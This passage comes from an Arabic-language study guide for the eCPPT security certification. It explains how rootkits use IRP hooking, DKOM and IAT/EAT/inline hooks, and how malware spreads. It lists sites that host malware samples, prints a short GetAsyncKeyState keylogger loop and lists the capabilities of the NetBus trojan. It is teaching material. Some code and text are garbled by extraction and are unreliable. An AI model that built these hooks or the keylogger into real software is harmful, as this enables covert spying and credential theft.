ودا مسؤول عن انشاء ال Files وكمان ال **IRP\_MJ\_CREATE** ودا مسؤول عن قرائيه ال data وكمان ال **IRP\_MJ\_READ** ودا مسؤول عن ال Files Write فال **IRP\_MJ\_WRITE** وكمان **IRP\_MJ\_SHUTDOWN** ودا مسؤول عن ال Shutdown ال **IRP\_MJ\_SHUTDOWN** ... وهلاقي غيرهم من الوظائف المهمه فأداره ال System هلاقيه داخل فيها فدي توضحلك أهميته فال IRPs هلاقيه يقدر يأخذ Control على واحده من ال IRPs دول ويقدر يسيطر عال Processes المرتبطة بيها بشكل كامل زي المثال اللي قولنا عليه فوق انه يقدر يمنع ال Antivirus من انه يمسح بعض ال او يخلى ال System بتابعك يعتقد انه فيه File معين مش موجود وفالحقيقة هو شغال فال **Background**

-أي جهاز أو **Driver** عندنا فال **Operating System** ليه جدول وظائف اللي هو ال **Function Table** ودا دوره انه يحدد ازاي الجهاز بتاعك بيتعامل مع ال **Requests** اللي بتوصله ... ال **DKOM** بيستخدموا تقنيه اسمها ال **Attackers** اختصاراً **DKOM** **Direct Kernel Object Manipulation** اللى هي المؤشرات اللي فالجدول ودا بيساعدهم بيغيروا ال **Pointers** اللى هى بدون مال **User** يحس ... خليني ابسطها .

-تخيل عندك قايمه بتقول لكل **System Request** عندنا هيتنفذ ازاي ... فلو حد عرف يتلاعب بالطلبات دي يقدر يوجهها لغرض تاني غير الغرض اللي المفروض تأدبه .

-دا بالضبط اللي ال **DKOM** عاوزينه من ال **Attackers** بمعنى هيستخدموا التقنيه دي في انهم يعملوا **Processes** لل **Hidden** عال **User** شغال عند ال **Rootkit** **malicious** وهو لا يعلم شيء لأن ال **DKOM** تقدر تتلاعب بال **kernel** بشكل مباشر ودا اللي بيخليةها فمنتهي الخطورة لو ال **Attacker** استغلها لأنها بتديه تحكم على أجزاء حساسه من ال **System** ... وال **Kernel** هو العقل المدبر والمتحكم فال **system Drivers** عندك مسؤول عن اداره ال **Processes** وال التحكم فال **Memory** واي **System** وغيرها من وظائف ال **Object** **Kernel** شغاله عال **System Process** ليها **Object** فال **DKOM** يقدر يعدل فال **Object** دا يخليه ينفذ حاجه تانيه أو يخفي ملفات معينه خاصه بال **Rootkit** ... فمثلا تلاقى ال **Rootkit** يستخدم ال **DKOM** فإنه يخفي ال **Attacker** من ال **Process** عن طريق انه يمسح ال **Task manager** وبكدا هتختفي من ال **Task Manager** **Process List** مش هيشفها .

-تعالى نشوف مثال عملی لـ **RPs** عشان الدنيا توضح أكثر .

```
old_power_irp=DriverObject->MajorFunction[IRP_MJ_POWER];  
DriverObject->MajorFunction[IRP_MJ_POWER]=my_new_irp;
```

-هنا ال **Pointers** هيعدل على ال **Attacker** بتاعت ال **IRPs Requests Function** الخاصه بال **System Function** الأصلية الخاصه بال **System Function** تكون **Attacker** ال **Malicious** دا فيه ال **Hooking** بيتم على خطوتين ... الأولى اننا نحفظ ال **Variable Function** الأصلية في **Data** وبيتم تخزين ال **old\_power\_irp** بتعامل مع ال **Power Requests** عن طريق الكود دا .

```
= old_power_irp  
;[DriverObject->MajorFunction[IRP_MJ_POWER]
```

-الخطوه الثانيه ان ال **Attacker** هيستبدلها ب **Function** تانيه عن طريق الكود دا ...

```
= [DriverObject->MajorFunction[IRP_MJ_POWER]  
;my_new_irp
```

-هنا غيرنا ال **Function** الأصلية وحطينا واحده جديده ودا معناه ان اي **Power Request** جديده هيتم التعامل معاه بال **Power Request** الجديده ال **Malicious** بدل الأصلية ... وال **Sleep** أو **Shutdown** هنا المقصود بيها وضع الجهاز بتاعك عامله او

-خد بالك من نقطه ... ال **Request** بتاع ال **IRPs** لما بيجي يتنفذ ال **System** مش بينفذه علطول أو مال بيحصل ايه !؟... ال **Request** دا بيعدى على كذا طبقه فال **System** أو كذا مستوى يعني وكل طبقه منهم بتشوف ال **request** وتعمل معاه شغلها قبل

ميوصل للمرحله الأخيره بمعنى ... عندك مرحله ال Pre Hardware دا أول مال request يوصل من ال Processing System فبيقوم ال Request شايف ال System ويفلتره ويشوف هل هو صالح أو Malicious ويقدر يعدل فيه كمان ويقبله أو يرفضه ... المرحله اللي بعد كدا وهي ال Post-Processing ودي فيها ال Request بعد اما يخلص لف على كل الطبقات اللي تحته فالطبقه دي بتتأكد انه اتنفذ بشكل صحيح ولو فيه خطأ او شكله مش مضبوط بيتم التعديل عليه او رفضه ودا كله عشان نضمن ان ال Requests بتعدي على مراحل معينه عشان مفيش Errors تحصل لل Hardware او ال Data .

-فال request بيستغل الكلام دا عشان يعدل فال Attacker دي ويبدلها بال Malicious Function اللي تخلى مثلا الجهاز بتاعك في وضع السكون او ميعملش Shutdown بحيث ال Rootkit يفضل شغال عليه وخد عندك استفادات كتير لا تحصى من حوار ال IRPs دا .

-فيه برضه كام نقطه اضافيه ضفهم على الكلام اللي فات عاوز اتكمل عنهم ودول هتلaciيهم بالتفصيل برضه فكورس زي ال eCMAP مقولت وهما ال EAT Hooking وال IAT Hooking وال Inline Hooking .

-ال Import Address هي ال IAT ... ال IAT Hooks ودا ببساطه عباره عن جدول بيحتفظ بعناوين ال Table اللي أي APP تحتاجها من مكتبات ال DLL عشان يشتغل ... الفكره ان اي APP فال Windows هتلaciيhe مبيحتويش على كل الأكواد اللي بيحتاجها لكنه بيعتمد على مكتبات خارجيه اللي هي ال DLLs زي اللي كنا ذكرناهم اللي هما ال user32.dll وال IAT وغيرهم ... فال IAT بيكون فيه قايمه بكل ال DLLs اللي APP هيستخدمها من ال Functions ... Memory بتعها فال Location

دا هيقد ال APP فائيه !؟؟ أول حاجه ال APP ميضيعش وقت يقعد  
يدور على ال Functions فبيلاقيه جاهزة فال IAT وتاني شيء  
هيخلی ال APP يشتغل بكافئه بدل ميقعد يحمل أکواڈ زیاده مش  
هیستخدمها فدا بيختلف عليه ... ال Attackers يقدروا يستغلوا الكلام  
دا فائهم يغروا ال Addresses بتاعت ال Functions دي  
ويبدلوها ب Addresses تانيه خاصه بيء فبدل مال APP ينادي  
على Function معينه لاء هينادي على ال Function اللي ال  
بدها مكان الأصلية .

- ال Export Address Table ودا اختصار ل EAT Hooks  
اللى هو جدول ال Addresses اللي بيتم تصديره من ال DLLs ...  
طب سؤال الفرق بينه وبين ال IAT فائيه ؟ ... ال IAT كان الجدول اللي  
يستخدمه ال APP عشان يعرف ال Functions اللي بيشتغل بيها .

لكن ال EAT الموضوع جوا ملفات ال DLL نفسها وبيشتغل على  
ملفات ال DLL فقط لأن التعديل أو التلاعب من ال Attacker  
على ال Functions الأصلية لل Addresses جوا ملف ال DLL  
نفسه ... بمعنى أي APP بيستخدم ال Function من ال DLL هيتم  
تحويله لل Malicious Function بسبب التعديل فال ... EAT  
فال EAT ملوش تأثير على ال EXE file ولكن شغله كله على ال  
IAT ودا عكس ال DLL file اللي ال APPs بيستخدمه عشان تعمل Import  
معينه من ال DLLs ودا معناه ان التعديل بيتم على مستوى ال APP  
اللى هو EXE أو ال DLL اللي بيستخدمها ... وبكدا نكون عرفنا  
الفرق مبين ال IAT وال EAT ... ودا اللي يفسر ان ال Attackers  
تركيزهم بيبقا على ال EAT أكثر من ال IAT لأن بعض ال  
Antivirus بتراقب ال IAT وبتفوض النظر عن ال EAT فيكون  
التلاعب أكثر فال EAT لما يجي يعمل Bypassing Security لـ  
User اللي عند ال Defensive Devices .

-ال **Inline Hooks** ... دا أخطر نوع من ال **Hooking** والفكـرـه هنا ان ال **Attacker** مش هيعدل فجدول أو **Pointers** زي ال **Function** **EAT,IAT** هتلـاقـيـه بـيـعـدـلـ جـواـ الكـوـدـ نـفـسـهـ بـتـاعـ الـ **Function** **APP** يـنـفـذـ الكـوـدـ هي بـمـعـنـىـ أـخـرـ بـدـلـ مـاـلـ **API Function** الأـصـلـيـ لـلـ **Malicious** **Attacker** بـيـحـطـ الـ **Function** أول مـتـيـجـيـ تـنـفـذـ الكـوـدـ الـ **code** جـواـ الـ **Function** جـواـ الـ **code** بـدـلـ الكـوـدـ الأـصـلـيـ .

-هـناـ الـ **Attacker** بـيـبـصـ عـالـكـوـدـ الأـصـلـيـ بـتـاعـ الـ **Function** الـ **Bytes** عـاـوزـ يـخـترـقـهاـ وـبـيـاـخـدـ أـوـلـ شـوـيـهـ الـ **Jump Instruction** لما الدـالـهـ بـتـشـتـغـلـ وـيـعـدـلـهـمـ وـبـيـحـطـ بـدـالـهـمـ كـوـدـ جـدـيدـ...ـ وـالـلـىـ بـيـكـونـ الـ **Memory** الـ **Malicious code** وـدـاـ هـيـتـمـ عنـ طـرـيقـ الـ **EIP** وـدـاـ المـؤـشـرـ الـ **Instruction Point** الـ **Malicious** **Attacker** بـيـرـوحـ لـلـ **Buffer Overflow** بـدـلـ الـ **code** نفسـ فـكـرـهـ الـ **Attack** معـ الفـوارـقـ طـبـعاـ .

-خدـ مـثـالـ عـشـانـ توـصـلـكـ أـكـترـ ...ـ لوـ عـنـدـكـ **APP** عـاـوزـ يـطـبـعـ جـملـهـ زـيـ **printf("Hello World")**; فـلوـ حـدـ أـسـتـخـدـمـ **Print** عـلـىـ **Printf** زـيـ **Hooking** بـدـلـ الـ **printf("You've been hacked")**; وـدـاـ مـنـ غـيرـ مـيـتـلـاعـبـ فالـكـوـدـ الأـصـلـيـ بـتـاعـكـ بـسـ مـنـ خـلـالـ التـلـاعـبـ بالـ **Function** .


-ولـوـ حـابـبـ تـشـوفـ **Technique's** أـكـترـ بـالـتـفـصـيلـ هـتـلـاقـيـنـيـ شـارـحـ الـكـلامـ دـاـ فـجزـءـ الـ **Intro to Malware** مـنـ كـورـسـ **eCTHP** عـنـدـيـ عـلـىـ **Github** أوـ **Linked in** اـرـجـعـلـهـ لـوـ حـابـبـ تـفـاصـيلـ أـكـترـ .

## 6.3 How Malware Spreads:

-تعالى نشوف ايه هي الطرق اللي بيتخدمها ال **Malware** عشان يعمل لنفسه **Spread** ... عندنا كذا طريقة منهم ال **Email** عن طريق انه يتبعلك ال **Email** فيه صوره او ملف او ما وال **Victim** ينزله ... كمان عندك طريقة ال **Peer** او **Link** اللي هي البرامج اللي عن طريقها بنعمل لـ **To Peer Share** زي **WhatsApp** او **Skype** او اي برنامج بنسخدمه عشان نعمل **Share** لـ **Files** ... كمان ممكن يكون عندك ال **Infected Files** بالفعل على جهازك وال **User** يفتحها عن عمد او بالغلط فتؤدي لـ **Malware Spread** عندك عالجهاز .

-كمان ممكن تلاقي ال **Malware** بي عمل لنفسه **Spread** عن طريق ال **User** اللي ال **Local Network** موجود فيها وبرضه هتلقيه بي عمل لنفسه **Spread** عن طريق ال **Web Sites** اللي ممكن تنزل منها حاجه **Malicious** وبرضه هتعملها **Spread** عند ال **Victim**.

-تعالى نتكلم عن كل واحد من اللي ذكرناهم سريعا فقام نقطه .



-أولهم ال **Email Attachments** ودي أشهرهم برضه ... هتلاقي جايلاك من شخص مجهول وفيه **Attachment** وطبعاً شويه انه **Victim** وبالرااحه خالص هيقنع ال **Social Engineering** يفتح ال **Attachment** أو ينزله عنده ... وطبعاً ال **Victim** دا معندهوش **Social Awareness** انه يعمل مثلاً **Scan** عال **Attachment** دا قبل ميفتحه أو ينزله على جهازه !!... فالمؤسسات الكبيره هنلاقي فيها ال **Exchange Email Gateway** اللي بتفحص أي **Email** جايلاك من برا المؤسسه ولما تتأكد انه تمام وخالي من أي **Malicious Attachment** ساعتها بتعديه وتوصله لل **Client** اللي فال المؤسسه ... أما الخطوره الحقيقه هنا عالفرد أو الموبایل أو الجهاز الشخصي تاخذ بالك من أي **Attachment** جايلاك من أي **Email** مجهول بالنسبالك وتفحصه الأول .

-الطريقه **الثانويه** وهي ال **Infected Files** اللي موجوده بالفعل عندك على جهازك من فتره وانت لا تدری عنها شيء واللى غالباً هتلاقيها خلال الفتره دي عملت لنفسها **Spread** ... فأنت عندك **Malware** نزل على جهازك من النوع **Virus** ول يكن واكتشفت انه نزل من يوم ول يكن وعملته **Remove** ... السؤال هنا بقا تضمن منين انه خلال اليوم دا ميكنش عمل **Spread** لنفسه على جهازك !! فالحل هنا انك تعمل **Antivirus** على جهازك عن طريق ال **Full Scan** اللي عندك واللى هيفيدك فالجزء دا كالعادة منتجات شركه **Kaspersky** .

-الطريقه **الثالثه** وهي ال **Peer to Peer Files Sharing** ... دا أكثرهم انتشارا لأن انهادره فيه **Files** بكميات كبيره سواء بين الشركات او الأفراد بيحصلها **Sharing** عن طريق برامج كتير منها **WhatsApp** وغيره ودا بيخل في احتماليه أصابه ال **Clients** او الأفراد عموماً بال **Sharing** عن طريق ال **Malware** كبيره وزى مقولنا قبل كذا ال **Attacker** أكيد هيستخدم مع أي **Technique** من اللي قولناهم دول شويه **Social Engineering** وتبقى دا أقوى سلاح لأي **Attacker** ...

الحل هنا ان ال **User** اللي عند ال **End point** ب مختلف انواعها يكون عندها **Antivirus** قوي بحيث يعمل **Detect** لأي حاجه ليها زي ال **Files** **Sharing** ليها زي ال **Malicious** زى موضحنا .

-الطريقه الرابعه فال **Spread** لـ **Malware** هي ال **Firefox** ... تخيل مثلا انت بتستخدم **Browser** زي **Websites** وروحت زورت صفحه لموقع زي **Twitter** لقيت رابط ما انت مترافقشه عنه حاجه فيه شخص ما منزله فبوست انت بتقرأه قومت ضاغط عليه ... قام اتوماتيك منزل عندك **Malware** على جهازك الشخص دا عمله ... والطريقه دي منتشره كثير بس حاليا هتلافي برضه منتجات ال **Kaspersky** زي مثلا **Security** عشان وانت بتتصفح أي لها **Plugins** بتضيفها ... لـ **Browsers** عشان **Detected** علطول بتعملها **Malicious** و **Website** لقت اي حاجه **Infect** عشان ال **User** ميتصابش بيها او ت **Block** فأنهادره الحاجه اللي زي دي مفيش منها كثير بس برضه لازم ال **Security Awareness** يكون عندك عالي شويتين برضه متدخلش على حاجه مجهوله او تنزل عندك اي **Attachment** **Techniques** **Attackers** كل يوم بيطوروها تخفي اي **Antivirus** بيعملوه عن ال **Malicious Work** وبرامج **الحماية** .

-الطريقه الخامسه معانا وهي ال **Network** وانها بتكون سبب كبير فال **Ransomware** لـ **Malware** ... زي ال **Spread** بتاع ال **SMB Protocol** لو تفتكـر كان بيستهدف اي حد مفتوح عنده **2016** وبيعمل **Spread** لنفسه من خلال ال **Network** انه يصيب جهاز ومنه يروح لباقي الأجهزة الموجودة معاه فال **Network** عن طريق انه كان مفتوح عندهم **Port** ما شغال عليه **Service** معينه وال **Version** دي **Vulnerable Service** مثل اللي شغاله بيـه حاليا ...

فال **Ransomware** مبرمج انه يترجم  
ال **Service** دى اللي شغاله على ال **Port** كذا ومن الجهاز بيعمل  
**Spread** بنفسه عن طريق ال **Local Network** اللي بتوصل  
الأجهزة ببعضها ... طب الحل هنا !! اننا ك **Network Security**  
نكون عاملين **Configuration** لـ **Engineers**  
ال **NGFW** اللي عندنا فال **Network** بشكل صحيح بحيث يعمل  
**Packets** لأي **Deep Investigation**  
المتعلقه بال **Security Configuration** اللي لا يسع المجال هنا  
لذكرها ومش موضوعنا هنا ... هيطلع واحد يقولي هعتمد على ال  
**Antivirus** وخلاص وهيبيا **Updated** !! هقولك مثلا ال  
ال **Antivirus** اللي عندك بيحدث نفسه كل 24 ساعه تضمن منين خلال  
ال 24 ساعه دول ميجيش **Malware** جديد يعمل  
لجهازك !!.

-فالحل فالحاله دى انك متعتمدش على ال **AV** لوحده لاء المؤسسه  
عندك لازم يكون فيها كذا **Layer** من ال **Security** زي مثلا يكون  
عندها ال **Tools** **AV** وال **EDR** وال **Proxy** وكل ال **NGFW**  
دي بيتم توزيعها على مراحل وأماكن عندك فال **Network**  
فمؤسستك ... طبعا دا بجانب ال **Threat Hunters** اللي عندك  
الفؤسسه اللي موجودين ف **SOC** ال **Team** اللي وظيفتهم يشوفوا  
آخر ال **Attacks** وازاي حصلت وازاي يحموا مؤسستهم منها قبل  
متصيبهم .

-فشایف انت مش هتعتمد على **Tool** واحد لاء **Tool** كتير بيخدموا  
على بعض بالإضافة لأنك مش هتعتمد على ال **Automation** بس لاء  
هتحتاج ت **Investigate** بآيدك شغل **Manual** عشان تحقق ال  
**Security** للمؤسسه بتعتني وبرضه بعد كل دا وارد اي حاجه تخترق  
كل القواعد اللي قولناها فخليك دايما **Update** بكل جديد وعلى حذر .

## 6.4 Samples:

نيجي هنا للجزء الأخير فال **Module** والمتعلق بال **Malware** وطبعا زى مقولنا الجزء دا هتلاقيه بالتفصيل أكثر فكورس ال **Samples** على جنب كدا فيه بعض ال **Websites** تقدر تحصل منها **eCMAP** لـ **Malware Samples** عشان الجزء دا مش مرکزين عليه فال **eCPPT** خصوصا جزء ال **eCMAP** فهتحتاج تخرج عن المنهج شويه لو حابب تفاصيل أكثر.

### Completely Free resources:

1. theZoo resources [HERE](#) and [HERE](#)
2. [Malware-Traffic-Analysis](#)
3. [Malware-Samples](#)
4. [TekDefense Malware Samples](#)
5. [InQuest - Malware Samples](#)
6. [Contagio](#)

### Free but require either registration or the sample made available to the public:

1. [VirusShare](#)
2. [Malware Bazaar](#)
3. [MalShare](#)
4. [Any.Run – Interactive Online Malware Analysis Sandbox](#)
5. [Hybrid Analysis](#)

### Commercial resources:

1. [Hybrid Analysis](#)
2. [Any.Run – Interactive Online Malware Analysis Sandbox](#)
3. [VirusTotal](#)

-**فدول كدا ال Resources** المجاني والمدفوع لـ **Malware** لو حابب تجرب بشكل عملي ... هنا فال **Samples** هتلacieh eCPPT بيركز على **Keylogger** وهم ال **Three Samples** وال **Virus** وال **Trojan**.

-ال **Keylogger** كنا وضحناه فلى فات ... لو عاوزين نعمل **Windows API** فعن طريق ال **Keylogger Create** زى ال لما نستخدمها هتسجلنا جميع ضغطات ال **GetAsyncKeyState** اللي هيضغطها ال **User** ... وطبعا من خلال ال **Keyboard** اللي ذكرناها تقدر تجيب **Keyloggers** أحدث بس . **Keylogger** هنا لمجرد توضيح المعلومه ... ودا الكود بتاع ال **Resources**


```
while(1)
{
    for(i=8;i<=190;i++)
    {
        // check keys from code 8 to code 190
        if (GetAsyncKeyState(i) == -32767)
        {
            print_key (i);
        }
    } // end for
} // end while
```

-دا معناه ان كل زرار ال **Keyboard** بتعنا لان كل زرار ليه كود معين فهنا بنقوله من الكود 8 ل 190 يعني كل زرارير ال **Keyboard** زى مقولنا ومجرد مال **API Function** تشتعل هتقوم لاقطه أي زرار ال **User** يكتبه عال **Keyboard** ... تعويضا عن ال **Text** اللي يقوم مطلعك عالشاشة او يحفظ لك فملف **Text** اللي الحروف اللي ضغط عليها ال **User** عال **Keyboard** .

-ال **Trojan Sample** الثاني معانا عن ال **Trojan** قديم هنضرب بيه المثل اسمه **NetBus Trojan** ودا عن طريقه لو عرفت تنزله عند ال **Victim** هتعرف تنفذ التالى .

- Open/Close CD-ROM
- how optional BMP/JPG image.
- Swap mouse buttons.
- Start optional application.
- Play music file.
- Control mouse.
- Shut down Windows.
- Show different types of messages to user.
- Download/Upload/Delete files
- Go to an optional URL.
- Send keystrokes and disable keys.
- Listen for and send keystrokes.
- Take a screen-dump.

ودا شکله لو نزلته واتعاملت معاه وانصح لو هتجرب دا تشف فیديو عشان يوضحلک الدنيا أکتر . **YouTube**



-فزي منتا شايف ال **Samples** هنا شركه **INE** مكروتها شويه عشان متهمش او ي ال **Penetration Tester** لأن فأغلب الشغل هنأخذ **Keylogger** أو **Virus** سواء **Malwares** بطريقه جاهزه نوعا ما ومش هتعملها **Create** الا حالات معينه وهما برضه مش شايفين انها مهمه هنا ومش حاطين **Samples** خالص !! واللى حاطينه قديم جدا ... ولذلك انا سبتلک ال **Resources** لو حابب تشف ال **Updates Samples** من الوقت الحالي من ال **Resources** هتلقيها فال **Malwares** حابب الحته دي أكثر ساعتها زي مقولت برضه هتلقي تفاصيل أكثر فال حتى جزء ال **Virus** ... مفيهوش حاجه تفيدك فأحنا كدا فهمنا فكره جزء ال **Samples** دا ايه وفهمنا هنتعامل معاه ازاي .

بـكـدـا أـكـوـن أـنـهـيـتـ الـحـدـيـثـ عـنـ الـخـاصـ بـالـ**Section** بـشـكـلـ كـامـلـ وـكـمـانـ بـفـضـلـ اللـهـ أـنـهـيـنـاـ مـنـهـجـ وـكـتـابـ الـ**Malware** بـشـكـلـ كـامـلـ وـكـمـانـ بـفـضـلـ اللـهـ أـنـهـيـنـاـ مـنـهـجـ وـكـتـابـ الـ**eCPPTvTwo** الـ**System Security** المـقـدـمـ مـنـ الـ**eLearn Security** ... نـاقـشـنـاـ مـوـاضـيـعـ كـتـيرـ بـالـتـفـصـيـلـ بـدـايـهـ مـنـ الـ**Assembler** مـرـورـاـ بـالـ**System Architecture** **Shell Code** مـرـورـاـ بـالـ**Buffer Overflow** وـالـ**Debugger** وـالـ**Malware** وـاخـيرـ الـ**Cryptography** وـختـمـنـاـ بـيـهـ الـ**الـحـدـيـثـ** .

---

